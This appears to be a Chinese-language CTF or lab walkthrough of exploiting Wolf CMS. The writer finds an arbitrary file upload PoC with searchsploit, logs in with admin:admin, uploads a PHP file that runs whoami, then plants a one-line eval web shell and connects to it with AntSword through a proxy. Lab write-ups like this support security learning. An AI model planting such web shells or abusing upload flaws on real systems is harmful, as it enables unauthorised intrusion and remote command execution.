
```
└─# searchsploit wolf
------------------------------------------------------------------------------------  ---------------------------
 Exploit Title                                                                       |  Path
------------------------------------------------------------------------------------  ---------------------------
Matt Kimball and Roger Wolff mtr 0.28/0.41 / Turbolinux 3.5 b2/4.2/4.4/6.0 - mtr (2) | multiple/local/19796.c
TimberWolf 1.2.2 - 'shownews.php' Cross-Site Scripting                               | php/webapps/29337.txt
WereWolf Online 0.8.8 - Information Disclosure                                       | android/local/44776.txt
Wolf CMS - Arbitrary File Upload / Execution                                         | php/webapps/38000.txt
Wolf CMS 0.6.0b - Multiple Vulnerabilities                                           | php/webapps/15614.html
Wolf CMS 0.7.5 - Multiple Vulnerabilities                                            | php/webapps/18545.txt
Wolf CMS 0.8.2 - Arbitrary File Upload                                               | php/webapps/36818.php
Wolf CMS 0.8.2 - Arbitrary File Upload (Metasploit)                                  | php/remote/40004.rb
Wolfcms 0.75 - Cross-Site Request Forgery / Cross-Site Scripting                     | php/webapps/18652.txt
WolfCMS 0.8.3.1 - Cross-Site Request Forgery                                         | php/webapps/44418.txt
WolfCMS 0.8.3.1 - Open Redirection                                                   | php/webapps/44421.txt
WolfPack Development XSHIPWARS 1.0/1.2.4 - Remote Buffer Overflow                    | multiple/remote/19667.c
Wolfram Research webMathematica 4.0 - File Disclosure                                | java/webapps/21562.txt
WolfSight CMS 3.2 - SQL Injection                                                    | php/webapps/44997.txt
wolfSSL 3.10.2 - x509 Certificate Text Parsing Off-by-One                            | multiple/dos/41984.txt
------------------------------------------------------------------------------------  ---------------------------
Shellcodes: No Results
```

还真有，凭借着敏锐的嗅觉（其实也因为它排第一个），我直接查看上图红框中的内容



```
*Twitter            : http://twitter.com/NarendraBhatiB
# Website           : http://websecgeeks.com
# Additional Links -
* https://github.com/wolfcms/wolfcms/releases/
* https://www.wolfcms.org/blog/2015/08/10/releasing-wolf-cms-0-8-3-1.html

#For POC -
http://websecgeeks.com/wolf-cms-arbitrary-file-upload-to-command-execution/

1. Description

Every registered users who have access of upload functionality can upload
an Arbitrary File Upload To perform Command Execution

Vulnerable URL

http://targetsite.com/wolfcms/?/admin/plugin/file_manager/browse/

Vulnerable Parameter

"filename"

2. Proof of Concept

A)Login as regular user ( who have access upload functionality )

B)Go to this page  -
http://targetsite.com/wolfcms/?/admin/plugin/file_manager/browse/

C)Select upload an file option to upload Arbitary File ( filename ex:
"hello.php" )

D)Now you can access the file by here -
http://targetsite.com/wolfcms/public/hello.php
```


文件中写的很清楚了，我们直接访问这个链接看一下有没有这个界面



有个登陆界面，到这里剩下的我感觉太顺了

登陆界面直接，admin:admin登陆进去

然后就是根据exploit中的创建文件然后访问执行




File	Size	Permissions	Modified	Modify
images	4 kb	drwxrwxrwx (0777)	Sat, 5 Dec, 2015	
themes	4 kb	drwxrwxrwx (0777)	Sat, 5 Dec, 2015	
dirty.c	4.7 kb	-rwxrwxrwx (0777)	Sun, 27 Mar, 2022	
exp	0 b	-rwxr-xr-x (0755)	Sun, 27 Mar, 2022	
exp2	12.17 kb	-rwxr-xr-x (0755)	Mon, 28 Mar, 2022	
s.sh	87.51 kb	-rwxrwxrwx (0777)	Sun, 27 Mar, 2022	
shell.php	44 b	-rw-r--r-- (0644)	Sun, 27 Mar, 2022	

Thank you for using Wolf CMS 0.8.2 | Feedback | Documentation


shell.php就是我创建的文件，然后点击该文件就能够编辑

尝试执行以下系统命令看能不能成功

先向shell.php写入命令


192.168.1.12/wolfcms/?/admin/plugin/file_manager/view/shell.php
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Wolf CMS
Pages Snippets Layouts Files
public/shell.php
Filter — none —


```
<?php

   system('whoami')

?>
```


Files | Wolf CMS
192.168.1.12/wolfcms/public/
192.168.1.12/wolfcms/public//shell.php
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

```
www-data
```


成功执行

然后就是写入一句话，蚁剑连接



```
<?php
   @eval($_REQUEST['cmd']);
?>
```


注意蚁剑这里也要配置代理



配置访问互联网的代理

不使用代理 [✓ 手动设置代理]

代理协议	HTTP
代理服务器 *	192.168.1.12
端口 *	3128
用户名	
密码	



编辑数据（http://192.168.1.12/wolfcms/public/shell.php）

URL地址 * http://192.168.1.12/wolfcms/public/shell.php

连接密码 * cmd

网站备注


编码设置 UTF8

连接类型 PHP

编码器

